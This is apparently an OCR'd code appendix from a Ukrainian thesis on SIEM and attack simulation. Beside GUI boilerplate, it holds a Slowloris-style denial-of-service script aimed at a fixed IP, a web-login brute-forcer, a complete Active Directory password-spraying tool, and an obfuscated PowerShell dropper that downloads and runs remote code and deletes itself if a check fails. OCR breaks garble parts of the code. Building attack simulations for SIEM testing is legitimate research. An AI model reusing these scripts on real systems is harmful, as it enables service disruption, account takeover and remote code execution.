self.Button2_1.configure(borderwidth="2"
)

self.Button2_1.configure(compound='left'
)

self.Button2_1.configure(text='''Passwor
d Spray''')

def start_up():
    unknown_support.main()

if __name__ == '__main__':
    unknown_support.main()
```

Module.py

```
#! /usr/bin/env python3
#  -*- coding: utf-8 -*-
#
# Support module generated by PAGE
version 7.6
#  in conjunction with Tcl version 8.6
#    Dec 08, 2022 03:43:16 PM EET
platform: Linux

import sys
import tkinter as tk
import tkinter.ttk as ttk
from tkinter.constants import *

import unknown

_debug = True # False to eliminate debug
printing from callback functions.

def main(*args):
    '''Main entry point for the
application.'''
    global root
    root = tk.Tk()
    root.protocol( 'WM_DELETE_WINDOW' ,
root.destroy)
    # Creates a toplevel widget.
    global _top1, _w1
    _top1 = root
    _w1 = unknown.Toplevel1(_top1)
    root.mainloop()

if __name__ == '__main__':
    unknown.start_up()
```

maket.tcl

```
#############################################
#####################################

proc vTcl:lib_bwidget:init {} {
    global vTcl
    ## We use our own version of
Bwidgets with some bug fixes. Will
submit them the
    ## bugs when time permits.
    if {[catch {package require -exact
BWidget 1.3.1}]} {
    lappend vTcl(libNames) "(not
detected) BWidget Widget Support
Library"
    return 0
    }

    lappend vTcl(libNames) "BWidget
Widget Library"
    return 1

}



proc vTcl:widget:lib:lib_bwidget {args}
{

    global vTcl



    ## These three widgets are commented
out until we find a way

    ## to distinguish their creation
command from Tk's. Otherwise,

    ## this breaks existing projects by
saving widgets with create

    ## cmds such as "Entry" instead of
"entry".

    #

    # Button

    # Entry

    # Label

    #



    set order {

    ArrowButton

    LabelEntry
```

```
    LabelFrame
        SpinBox
        ComboBox
        ListBox
    NoteBook
        PagesManager
        PanedWindow
    ProgressBar
    ScrolledWindow
        ScrollableFrame
    Separator
    TitleFrame
    Tree
    }

    #vTcl:lib:add_widgets_to_toolbar
$order bwidgets "BWidget"

    append
vTcl(head,bwidget,importheader) {
    package require BWidget
    switch $tcl_platform(platform) {
    windows {
    }
    default {
        option add *ScrolledWindow.size
14
    }
    }
    }

    ## Commands to ignore
    IgnoreProc "::ArrowButton::*"
    IgnoreProc "::DynamicHelp::*"
    IgnoreProc "::NoteBook::*"
    IgnoreProc "::ComboBox::*"
    IgnoreProc "::DragSite::*"
    IgnoreProc "::DropSite::*"
    IgnoreProc "::Entry::*"
    IgnoreProc "::PanedWindow::*"
    IgnoreProc "::BWLabel::*"
    IgnoreProc "::LabelFrame::*"
    IgnoreProc ArrowButton NoteBook
ComboBox Entry PanedWindow Label
LabelFrame
}

namespace eval vTcl::widgets::bwidgets {

    proc update_pages {target var} {
        ## there is a trace on var to
update the combobox
        ## first item in the list is the
current index
        set sites [$target pages]
        set current [$target index
[$target raise]]
        set num_pages [llength $sites]
        set values $current
        for {set i 0} {$i < $num_pages}
{incr i} {
            set label_opt [$target
itemconfigure [lindex $sites $i] -text]
            lappend values [lindex
$label_opt 4]
        }
```

```
        ## this will trigger the trace

        set ::$var $values

    }


    proc config_pages {target var} {

    }


    proc get_pages {target} {

    }


    proc select_page {target index} {

        $target raise [$target pages
$index]

    }


    ## Utility proc.  Dump a
megawidget's children, but not those
that are

    ## part of the megawidget itself.
Differs from vTcl:dump:widgets in that

    ## it dumps the geometry of
$subwidget, but it doesn't dump
$subwidget

    ## itself (`vTcl:dump:widgets
$subwidget' doesn't do the right thing
if

    ## the grid geometry manager is used
to manage children of $subwidget.

y    proc dump_subwidgets {subwidget
{sitebasename {}}} {

        global vTcl basenames classes

        set output ""

        set geometry ""

        set widget_tree
[vTcl:get_children $subwidget]

        set length      [string length
$subwidget]

        set basenames($subwidget)
$sitebasename



        foreach i $widget_tree {


            set basename [vTcl:base_name
$i]


            ## don't try to dump
subwidget itself

            if {"$i" != "$subwidget"} {

                set basenames($i)
$basename

                set class
[vTcl:get_class $i]

                append output
[$classes($class,dumpCmd) $i $basename]

                append geometry
[vTcl:dump_widget_geom $i $basename]

                catch {unset
basenames($i)}

            }

        }


        ## don't forget to dump grid
geometry though

        append geometry
[vTcl:dump_grid_geom $subwidget
$sitebasename]



        append output $geometry



        catch {unset
basenames($subwidget)}

        return $output
```

```
    }

}
```

Dos.py

```
import socket, random, time, sys

class DeadlyBooring():
    def __init__(self, ip, port=80,
socketsCount = 200):
        self._ip = ip
        self._port = port
        self._headers = [
            "User-Agent: Mozilla/5.0
(Windows; U; Windows NT 6.1; en-US;
rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
(.NET CLR 3.5.30729)",
            "Accept-Language: en-
us,en;q=0.5"
        ]
        self._sockets =
[self.newSocket() for _ in
range(socketsCount)]

    def getMessage(self, message):
        return (message + "{}
HTTP/1.1\r\n".format(str(random.randint(
0, 2000)))).encode("utf-8")

    def newSocket(self):
        try:
            s =
socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
            s.settimeout(4)
            s.connect((self._ip,
self._port))
            s.send(self.getMessage("Get
/?"))
            for header in self._headers:

s.send(bytes(bytes("{}\r\n".format(heade
r).encode("utf-8"))))
            return s
        except socket.error as se:
            print("Error: "+str(se))
            time.sleep(0.5)
            return self.newSocket()

    def attack(self,
timeout=sys.maxsize, sleep=15):
        t, i = time.time(), 0
        while(time.time() - t <
timeout):
            for s in self._sockets:
                try:
                    print("Sending
request #{}".format(str(i)))
s.send(self.getMessage("X-a: "))
                    i += 1
                except socket.error:

self._sockets.remove(s)

self._sockets.append(self.newSocket())

time.sleep(sleep/len(self._sockets))


if __name__ == "__main__":
    dos =
DeadlyBooring("192.168.31.236", 80,
socketsCount=200)
    dos.attack(timeout=60*10)
```

bruteforce.py

```
import requests
import time
import sys

url = input("Enter Target Url: ")
username = input("Enter Target Username:
")
error = input("Enter Wrong Password
Error Message: ")

for c in z:
    sys.stdout.write(c)
    sys.stdout.flush()
    time.sleep(0.02)

try:
    def
bruteCracking(username,url,error):
        count = 0
        for password in passwords:
            password = password.strip()
            count = count + 1
            print("Trying Password: "+
str(count) + ' Time For => ' + password)
            data_dict = {"LogInID":
username,"Password":password, "Log
In":"submit"}
            response =
requests.post(url, data=data_dict)
            if error in
str(response.content):
                pass
            elif "CSRF" or "csrf" in
str(response.content):
                print("CSRF Token
Detected!! BruteF0rce Not Working This
Website.")
                exit()
            else:
```

```
                print("Username: ---> "
+ username)
                print("Password: ---> "
+ password)
                exit()
except:
    print("Some Error Occurred Please
Check Your Internet Connection !!")

with open("passwords.txt", "r") as
passwords:
    bruteCracking(username,url,error)

print("[!!] password not in list")%
```

DomainPasswordSpray.ps1

```
function Invoke-DomainPasswordSpray{
    <#
    .SYNOPSIS

    This module performs a password
spray attack against users of a domain.
By default it will automatically
generate the userlist from the domain.
Be careful not to lockout any accounts.

    .DESCRIPTION

    This module performs a password
spray attack against users of a domain.
By default it will automatically
generate the userlist from the domain.
Be careful not to lockout any accounts.

    .PARAMETER UserList

    Optional UserList parameter. This
will be generated automatically if not
specified.

    .PARAMETER Password

    A single password that will be used
to perform the password spray.

    .PARAMETER PasswordList

    A list of passwords one per line to
use for the password spray (Be very
careful not to lockout accounts).

    .PARAMETER OutFile

    A file to output the results to.

    .PARAMETER Domain

    The domain to spray against.

    .PARAMETER Filter

    Custom LDAP filter for users, e.g.
"(description=*admin*)"

    .PARAMETER Force

    Forces the spray to continue and
doesn't prompt for confirmation.

    .PARAMETER Fudge

    Extra wait time between each round
of tests (seconds).

    .PARAMETER Quiet

    Less output so it will work better
with things like Cobalt Strike

    .PARAMETER UsernameAsPassword

    For each user, will try that user's
name as their password

    .EXAMPLE

    C:\PS> Invoke-DomainPasswordSpray -
Password Winter2016

    Description
    -----------
    This command will automatically
generate a list of users from the
current user's domain and attempt to
authenticate using each username and a
password of Winter2016.

    .EXAMPLE

    C:\PS> Invoke-DomainPasswordSpray -
UserList users.txt -Domain domain-name -
PasswordList passlist.txt -OutFile
sprayed-creds.txt

    Description
    -----------
    This command will use the userlist
at users.txt and try to authenticate to
the domain "domain-name" using each
password in the passlist.txt file one at
a time. It will automatically attempt to
detect the domain's lockout observation
window and restrict sprays to 1 attempt
during each window.

    .EXAMPLE

    C:\PS> Invoke-DomainPasswordSpray -
UsernameAsPassword -OutFile valid-
creds.txt
```

```
    Description
    -----------
    This command will automatically
generate a list of users from the
current user's domain and attempt to
authenticate as each user by using their
username as their password. Any valid
credentials will be saved to valid-
creds.txt

    #>
    param(
     [Parameter(Position = 0, Mandatory
= $false)]
     [string]
     $UserList = "",

     [Parameter(Position = 1, Mandatory
= $false)]
     [string]
     $Password,

     [Parameter(Position = 2, Mandatory
= $false)]
     [string]
     $PasswordList,

     [Parameter(Position = 3, Mandatory
= $false)]
     [string]
     $OutFile,

     [Parameter(Position = 4, Mandatory
= $false)]
     [string]
     $Filter = "",

     [Parameter(Position = 5, Mandatory
= $false)]
     [string]
     $Domain = "",

     [Parameter(Position = 6, Mandatory
= $false)]
     [switch]
     $Force,

     [Parameter(Position = 7, Mandatory
= $false)]
     [switch]
     $UsernameAsPassword,

     [Parameter(Position = 8, Mandatory
= $false)]
     [int]
     $Delay=0,

     [Parameter(Position = 9, Mandatory
= $false)]
     $Jitter=0,

     [Parameter(Position = 10, Mandatory
= $false)]
     [switch]
     $Quiet,

     [Parameter(Position = 11, Mandatory
= $false)]
     [int]
     $Fudge=10
    )

    if ($Password)
    {
        $Passwords = @($Password)
    }
    elseif($UsernameAsPassword)
    {
        $Passwords = ""
    }
    elseif($PasswordList)
    {
        $Passwords = Get-Content
$PasswordList
    }
    else
    {
        Write-Host -ForegroundColor Red
"The -Password or -PasswordList option
must be specified"
        break
    }

    try
    {
        if ($Domain -ne "")
        {
            # Using domain specified
with -Domain option
            $DomainContext = New-Object
System.DirectoryServices.ActiveDirectory
.DirectoryContext("domain",$Domain)
            $DomainObject =
[System.DirectoryServices.ActiveDirector
y.Domain]::GetDomain($DomainContext)
            $CurrentDomain = "LDAP://" +
([ADSI]"LDAP://$Domain").distinguishedNa
me
        }
        else
        {
            # Trying to use the current
user's domain
            $DomainObject =
[System.DirectoryServices.ActiveDirector
y.Domain]::GetCurrentDomain()
            $CurrentDomain = "LDAP://" +
([ADSI]"").distinguishedName
        }
    }
    catch
```

```
    {
        Write-Host -ForegroundColor
"red" "[*] Could not connect to the
domain. Try specifying the domain name
with the -Domain option."
        break
    }

    if ($UserList -eq "")
    {
        $UserListArray = Get-
DomainUserList -Domain $Domain -
RemoveDisabled -RemovePotentialLockouts
-Filter $Filter
    }
    else
    {
        # if a Userlist is specified use
it and do not check for lockout
thresholds
        Write-Host "[*] Using $UserList
as userlist to spray with"
        Write-Host -ForegroundColor
"yellow" "[*] Warning: Users will not be
checked for lockout threshold."
        $UserListArray = @()
        try
        {
            $UserListArray = Get-Content
$UserList -ErrorAction stop
        }
        catch [Exception]
        {
            Write-Host -ForegroundColor
"red" "$_.Exception"
            break
        }

    }



    if ($Passwords.count -gt 1)
    {
        Write-Host -ForegroundColor
Yellow "[*] WARNING - Be very careful
not to lock out accounts with the
password list option!"
    }

    $observation_window = Get-
ObservationWindow $CurrentDomain

    Write-Host -ForegroundColor Yellow
"[*] The domain password policy
observation window is set to
$observation_window minutes."
    Write-Host "[*] Setting a
$observation_window minute wait in
between sprays."

    # if no force flag is set we will
ask if the user is sure they want to
spray
    if (!$Force)
    {
        $title = "Confirm Password
Spray"
        $message = "Are you sure you
want to perform a password spray against
" + $UserListArray.count + " accounts?"

        $yes = New-Object
System.Management.Automation.Host.Choice
Description "&Yes", `
            "Attempts to authenticate 1
time per user in the list for each
password in the passwordlist file."

        $no = New-Object
System.Management.Automation.Host.Choice
Description "&No", `
            "Cancels the password
spray."

        $options =
[System.Management.Automation.Host.Choic
eDescription[]]($yes, $no)

        $result =
$host.ui.PromptForChoice($title,
$message, $options, 0)

        if ($result -ne 0)
        {
            Write-Host "Cancelling the
password spray."
            break
        }
    }
    Write-Host -ForegroundColor Yellow
"[*] Password spraying has begun with "
$Passwords.count " passwords"
    Write-Host "[*] This might take a
while depending on the total number of
users"

    if($UsernameAsPassword)
    {
        Invoke-SpraySinglePassword -
Domain $CurrentDomain -UserListArray
$UserListArray -OutFile $OutFile -Delay
$Delay -Jitter $Jitter -
UsernameAsPassword -Quiet $Quiet
    }
    else
    {
        for($i = 0; $i -lt
$Passwords.count; $i++)
        {
            Invoke-SpraySinglePassword -
Domain $CurrentDomain -UserListArray
```

```
$UserListArray -Password $Passwords[$i]
-OutFile $OutFile -Delay $Delay -Jitter
$Jitter -Quiet $Quiet
            if (($i+1) -lt
$Passwords.count)
            {
                Countdown-Timer -Seconds
(60*$observation_window + $Fudge) -Quiet
$Quiet
            }
        }
    }

    Write-Host -ForegroundColor Yellow
"[*] Password spraying is complete"
    if ($OutFile -ne "")
    {
        Write-Host -ForegroundColor
Yellow "[*] Any passwords that were
successfully sprayed have been output to
$OutFile"
    }
}

function Countdown-Timer
{
    param(
        $Seconds = 1800,
        $Message = "[*] Pausing to avoid
account lockout.",
        [switch] $Quiet = $False
    )
    if ($quiet)
    {
        Start-Sleep -Seconds $Seconds
    } else {
        foreach ($Count in
(1..$Seconds))
        {
            Write-Progress -Id 1 -
Activity $Message -Status "Waiting for
$($Seconds/60) minutes. $($Seconds -
$Count) seconds remaining" -
PercentComplete (($Count / $Seconds) *
100)
            Start-Sleep -Seconds 1
        }
        Write-Progress -Id 1 -Activity
$Message -Status "Completed" -
PercentComplete 100 -Completed
    }
}

function Get-DomainUserList
{
<#
    .SYNOPSIS

    This module gathers a userlist from
the domain.

    DomainPasswordSpray Function: Get-
DomainUserList
    Author: Beau Bullock (@dafthack)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

    .DESCRIPTION

    This module gathers a userlist from
the domain.

    .PARAMETER Domain

    The domain to spray against.

    .PARAMETER RemoveDisabled

    Attempts to remove disabled accounts
from the userlist. (Credit to Sally
Vandeven (@sallyvdv))

    .PARAMETER RemovePotentialLockouts

    Removes accounts within 1 attempt of
locking out.

    .PARAMETER Filter

    Custom LDAP filter for users, e.g.
"(description=*admin*)"

    .EXAMPLE

    PS C:\> Get-DomainUserList

    Description
    -----------
    This command will gather a userlist
from the domain including all
samAccountType "805306368".

    .EXAMPLE

    C:\PS> Get-DomainUserList -Domain
domainname -RemoveDisabled -
RemovePotentialLockouts | Out-File -
Encoding ascii userlist.txt

    Description
    -----------
    This command will gather a userlist
from the domain "domainname" including
any accounts that are not disabled and
are not close to locking out. It will
write them to a file at "userlist.txt"

    #>
    param(
     [Parameter(Position = 0, Mandatory
= $false)]
```

```
     [string]
     $Domain = "",

     [Parameter(Position = 1, Mandatory
= $false)]
     [switch]
     $RemoveDisabled,

     [Parameter(Position = 2, Mandatory
= $false)]
     [switch]
     $RemovePotentialLockouts,

     [Parameter(Position = 3, Mandatory
= $false)]
     [string]
     $Filter
    )

    try
    {
        if ($Domain -ne "")
        {
            # Using domain specified
with -Domain option
            $DomainContext = New-Object
System.DirectoryServices.ActiveDirectory
.DirectoryContext("domain",$Domain)
            $DomainObject
=[System.DirectoryServices.ActiveDirecto
ry.Domain]::GetDomain($DomainContext)
            $CurrentDomain = "LDAP://" +
([ADSI]"LDAP://$Domain").distinguishedNa
me
        }
        else
        {
            # Trying to use the current
user's domain
            $DomainObject
=[System.DirectoryServices.ActiveDirecto
ry.Domain]::GetCurrentDomain()
            $CurrentDomain = "LDAP://" +
([ADSI]"").distinguishedName
        }
    }
    catch
    {
        Write-Host -ForegroundColor
"red" "[*] Could connect to the domain.
Try specifying the domain name with the
-Domain option."
        break
    }

    # Setting the current domain's
account lockout threshold
    $objDeDomain = [ADSI]
"LDAP://$($DomainObject.PDCRoleOwner)"
    $AccountLockoutThresholds = @()
    $AccountLockoutThresholds +=
$objDeDomain.Properties.lockoutthreshold

    # Getting the AD behavior version to
determine if fine-grained password
policies are possible
    $behaviorversion = [int]
$objDeDomain.Properties['msds-behavior-
version'].item(0)
    if ($behaviorversion -ge 3)
    {
        # Determine if there are any
fine-grained password policies
        Write-Host "[*] Current domain
is compatible with Fine-Grained Password
Policy."
        $ADSearcher = New-Object
System.DirectoryServices.DirectorySearch
er
        $ADSearcher.SearchRoot =
$objDeDomain
        $ADSearcher.Filter =
"(objectclass=msDS-PasswordSettings)"
        $PSOs = $ADSearcher.FindAll()

        if ( $PSOs.count -gt 0)
        {
            Write-Host -foregroundcolor
"yellow" ("[*] A total of " +
$PSOs.count + " Fine-Grained Password
policies were found.`r`n")
            foreach($entry in $PSOs)
            {
                # Selecting the lockout
threshold, min pwd length, and which
                # groups the fine-
grained password policy applies to
                $PSOFineGrainedPolicy =
$entry | Select-Object -ExpandProperty
Properties
                $PSOPolicyName =
$PSOFineGrainedPolicy.name
                $PSOLockoutThreshold =
$PSOFineGrainedPolicy.'msds-
lockoutthreshold'
                $PSOAppliesTo =
$PSOFineGrainedPolicy.'msds-
psoappliesto'
                $PSOMinPwdLength =
$PSOFineGrainedPolicy.'msds-
minimumpasswordlength'
                # adding lockout
threshold to array for use later to
determine which is the lowest.

$AccountLockoutThresholds +=
$PSOLockoutThreshold

                Write-Host "[*] Fine-
Grained Password Policy titled:
$PSOPolicyName has a Lockout Threshold
```

```
of $PSOLockoutThreshold attempts,
minimum password length of
$PSOMinPwdLength chars, and applies to
$PSOAppliesTo.`r`n"
            }
        }
    }

    $observation_window = Get-
ObservationWindow $CurrentDomain

    # Generate a userlist from the
domain
    # Selecting the lowest account
lockout threshold in the domain to avoid
    # locking out any accounts.
    [int]$SmallestLockoutThreshold =
$AccountLockoutThresholds | sort |
Select -First 1
    Write-Host -ForegroundColor "yellow"
"[*] Now creating a list of users to
spray..."

    if ($SmallestLockoutThreshold -eq
"0")
    {
        Write-Host -ForegroundColor
"Yellow" "[*] There appears to be no
lockout policy."
    }
    else
    {
        Write-Host -ForegroundColor
"Yellow" "[*] The smallest lockout
threshold discovered in the domain is
$SmallestLockoutThreshold login
attempts."
    }

    $UserSearcher = New-Object
System.DirectoryServices.DirectorySearch
er([ADSI]$CurrentDomain)
    $DirEntry = New-Object
System.DirectoryServices.DirectoryEntry
    $UserSearcher.SearchRoot = $DirEntry


$UserSearcher.PropertiesToLoad.Add("sama
ccountname") > $Null

$UserSearcher.PropertiesToLoad.Add("badp
wdcount") > $Null

$UserSearcher.PropertiesToLoad.Add("badp
asswordtime") > $Null

    if ($RemoveDisabled)
    {
        Write-Host -ForegroundColor
"yellow" "[*] Removing disabled users
from list."
        # More precise LDAP filter UAC
check for users that are disabled (Joff
Thyer)
        # LDAP 1.2.840.113556.1.4.803
means bitwise &
        # uac 0x2 is ACCOUNTDISABLE
        # uac 0x10 is LOCKOUT
        # See
http://jackstromberg.com/2013/01/useracc
ountcontrol-attributeflag-values/
        $UserSearcher.filter =

"(&(objectCategory=person)(objectClass=u
ser)(!userAccountControl:1.2.840.113556.
1.4.803:=16)(!userAccountControl:1.2.840
.113556.1.4.803:=2)$Filter)"
    }
    else
    {
        $UserSearcher.filter =
"(&(objectCategory=person)(objectClass=u
ser)$Filter)"
    }


$UserSearcher.PropertiesToLoad.add("sama
ccountname") > $Null

$UserSearcher.PropertiesToLoad.add("lock
outtime") > $Null

$UserSearcher.PropertiesToLoad.add("badp
wdcount") > $Null

$UserSearcher.PropertiesToLoad.add("badp
asswordtime") > $Null

    #Write-Host $UserSearcher.filter

    # grab batches of 1000 in results
    $UserSearcher.PageSize = 1000
    $AllUserObjects =
$UserSearcher.FindAll()
    Write-Host -ForegroundColor "yellow"
("[*] There are " +
$AllUserObjects.count + " total users
found.")
    $UserListArray = @()

    if ($RemovePotentialLockouts)
    {
        Write-Host -ForegroundColor
"yellow" "[*] Removing users within 1
attempt of locking out from list."
        foreach ($user in
$AllUserObjects)
        {
            # Getting bad password
counts and lst bad password time for
each user
```

```
            $badcount =
$user.Properties.badpwdcount
            $samaccountname =
$user.Properties.samaccountname
            try
            {
                $badpasswordtime =
$user.Properties.badpasswordtime[0]
            }
            catch
            {
                continue
            }
            $currenttime = Get-Date
            $lastbadpwd =
[DateTime]::FromFileTime($badpasswordtim
e)
            $timedifference =
($currenttime -
$lastbadpwd).TotalMinutes

            if ($badcount)
            {
                [int]$userbadcount =
[convert]::ToInt32($badcount, 10)
                $attemptsuntillockout =
$SmallestLockoutThreshold -
$userbadcount
                # if there is more than
1 attempt left before a user locks out
                # or if the time since
the last failed login is greater than
the domain
                # observation window add
user to spray list
                if (($timedifference -gt
$observation_window) -or
($attemptsuntillockout -gt 1))
                                    {
                    $UserListArray +=
$samaccountname
                }
            }
        }
    }
    else
    {
        foreach ($user in
$AllUserObjects)
        {
            $samaccountname =
$user.Properties.samaccountname
            $UserListArray +=
$samaccountname
        }
    }

    Write-Host -foregroundcolor "yellow"
("[*] Created a userlist containing " +
$UserListArray.count + " users gathered
from the current user's domain")
    return $UserListArray
}

function Invoke-SpraySinglePassword
{
    param(
            [Parameter(Position=1)]
            $Domain,
            [Parameter(Position=2)]
            [string[]]
            $UserListArray,
            [Parameter(Position=3)]
            [string]
            $Password,
            [Parameter(Position=4)]
            [string]
            $OutFile,
            [Parameter(Position=5)]
            [int]
            $Delay=0,
            [Parameter(Position=6)]
            [double]
            $Jitter=0,
            [Parameter(Position=7)]
            [switch]
            $UsernameAsPassword,
            [Parameter(Position=7)]
            [switch]
            $Quiet
    )
    $time = Get-Date
    $count = $UserListArray.count
    Write-Host "[*] Now trying password
$Password against $count users. Current
time is $($time.ToShortTimeString())"
    $curr_user = 0
    if ($OutFile -ne ""-and -not $Quiet)
    {
        Write-Host -ForegroundColor
Yellow "[*] Writing successes to
$OutFile"
    }
    $RandNo = New-Object System.Random

    foreach ($User in $UserListArray)
    {
        if ($UsernameAsPassword)
        {
            $Password = $User
        }
        $Domain_check = New-Object
System.DirectoryServices.DirectoryEntry(
$Domain,$User,$Password)
        if ($Domain_check.name -ne
$null)
        {
            if ($OutFile -ne "")
            {
                Add-Content $OutFile
$User`:$Password
            }
```

```
            Write-Host -ForegroundColor
Green "[*] SUCCESS! User:$User
Password:$Password"
        }
        $curr_user += 1
        if (-not $Quiet)
        {
            Write-Host -nonewline
"$curr_user of $count users tested`r"
        }
        if ($Delay)
        {
            Start-Sleep -Seconds
$RandNo.Next((1-$Jitter)*$Delay,
(1+$Jitter)*$Delay)
        }
    }

}

function Get-
ObservationWindow($DomainEntry)
{
    # Get account lockout observation
window to avoid running more than 1
    # password spray per observation
window.
    $lockObservationWindow_attr =
$DomainEntry.Properties['lockoutObservat
ionWindow']
    $observation_window =
$DomainEntry.ConvertLargeIntegerToInt64(
$lockObservationWindow_attr.Value) / -
600000000
    return $observation_window
}
```

pocfinal.ps1

```
$t1 =
"JAAxADIAMwAxACAAPQAgAEcAZQBUAC0ASABvAHM
AdAA7ACAAJAA0ADIAMgAxACAAPQAgACQAMQAyADM
AMQAuAEMAdQByAHIAZQBuAHQAQwB1AGwAdAB1AHI
AZQAuAEQAaQBzAHAAbABhAHkATgBhAG0AZQA7ACA
AJAA0ADUANgAgAD0AIAAiAGcAZQBhAGMAdABhAGg
AZQAzADIANgBnAGYAcwBzAGEAdgByADMAMgAxACI
AOwAgACQANwA4ADkAIA
A9ACAAIgBCAFAAQQBFAE0AQQBMAHcAQgB0AEEARw
BFAEEAIgA7ACAAJAA2ADcANQAgAD0AIAAiACkAbQ
BvAGQAZwBuAGkASwAgAGQAZQB0AGkAbgBVACgAIA
BoAHMAaQBsAGcAbgBFACIAOwAgAGkAZgAgACgAJA
A0ADIAMgAxACAAPQAgACgAWwByAGUAZwBlAHgAXQ
A6ADoATQBhAHQAYwBoAGUAcwAoACQANgA3ADUALA
AnAC4AJwAsACcAUgBp
AGcAaAB0AFQAbwBMAGUAZgB0ACcAKQAgAHwAIABG
AG8AcgBFAGEAYwBoACAAewAkAF8ALgB2AGEAbAB1
AGUAfQApACAALQBqAG8AaQBuACAAJwAnACkAIAB7
ACQAMwA0ADIAMgAgAD0AIAAkADQANQA2ACAAKwAg
ACIALgBDAGwAZQBhAG4ALQBPAHUAdABwAHUAdAAu
ACIAIAArACAAJAA3ADgAOQA7ACAAJAA2ADcANwAg
AD0AIABOAGUAdwAtAE
8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAG
UAdAAuAFcAZQBiAGMAbABpAGUAbgB0ADsAIAAkAD
MAMwA0ACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAG
MAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEASABJAE
EAWQBRAEIAMwBBAEMANABBAFoAdwBCAHAAQQBIAF
EAQQBhAEEAQgAxAEEARwBJAEEAZABRAEIAegBBAE
cAVQBBAGMAZwBCAGoA
QQBHADgAQQBiAGcAQgAwAEEARwBVAEEAYgBnAEIA
MABBAEMANABBAFkAdwBCAHYAQQBHADAAQQBMAHcA
QgAwAEEASABjAEEAZAB3AEEAdABBAEgATQBBAGIA
dwBCAG0AQQBIAFEAQQBkAHcAQgBoAEEASABJAEEA
WgBRAEEAdgBBAEgAQQBBAGIAdwBCADMAQQBHAFUA
QQBjAGcAQgB6AEEARwBnAEEAWgBRAEIAcwBBAEcA
dwBBAEwAUQBCAGsAQQ
BIAEkAQQBiAHcAQgB3AEEASABBAEEAWgBRAEIAeQ
BBAEMAMABBAFUAQQBCAFAAQQBFAE0AQQBMAHcAQg
B0AEEARwBFAEEAYwB3AEIAMABBAEcAVQBBAGMAZw
BBAHYAQQBHAFEAQQBiAHcAQgAzAEEARwA0AEEAYg
BBAEIAdgBBAEcARQBBAFoAQQBCAGgAQQBHADQAQQ
BaAEEAQgBsAEEASABnAEEAWgBRAEIAagBBAEgAVQ
BBAGQAQQBCAGwAQQBD
ADQAQQBjAEEAQgB6AEEARABFAEEAIgA7ACAAJAAx
ADIANgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AVABl
AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBV
AG4AaQBjAG8AZABlAC4ARwBlAHQAUwB0AHIAaQBu
AGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBl
AHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0
AFMAdAByAGkAbgBnAC
gAJAAzADMANAApACkAOwAgACQAMgAyADUAIAA9AC
AAJAA2ADcANwAuAEQAbwB3AG4AbABvAGEAZABTAH
QAcgBpAG4AZwAoACQAMQAyADYAKQA7ACAASQBuAH
YAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuAC
AAJAAyADIANQB9ACAAZQBsAHMAZQAgAHsAIABSAG
UAbQBvAHYAZQAtAEkAdABlAG0AIAAkAFAAUwBDAG
8AbQBtAGEAbgBkAFAA
YQB0AGgAIAB9AA=="
$t2 =
[System.Text.Encoding]::Unicode.GetStrin
g([System.Convert]::FromBase64String($t1
))
$t3 = "noiSSerpxE-eKOvNI"
$t4 =
([regex]::Matches($t3,'.','RightToLeft')
| ForEach {$_.value}) -join ''
&($t4) $t2
```


ІЛЮСТРАТИВНА ЧАСТИНА

СИСТЕМА УПРАВЛІННЯ БЕЗПЕКОЮ ТА ПОДІЯМИ. ЧАСТИНА 2. МЕТОД ТА ПРОГРАМНИЙ ЗАСІБ ДЛЯ ІМІТАЦІЇ АТАК

НАБІР ФУНКЦІЙ SIEM

НАБІР ФУНКЦІЙ SIEM

(Задача - проаналізувати функціональні можливості систем управління безпекою та подіями)

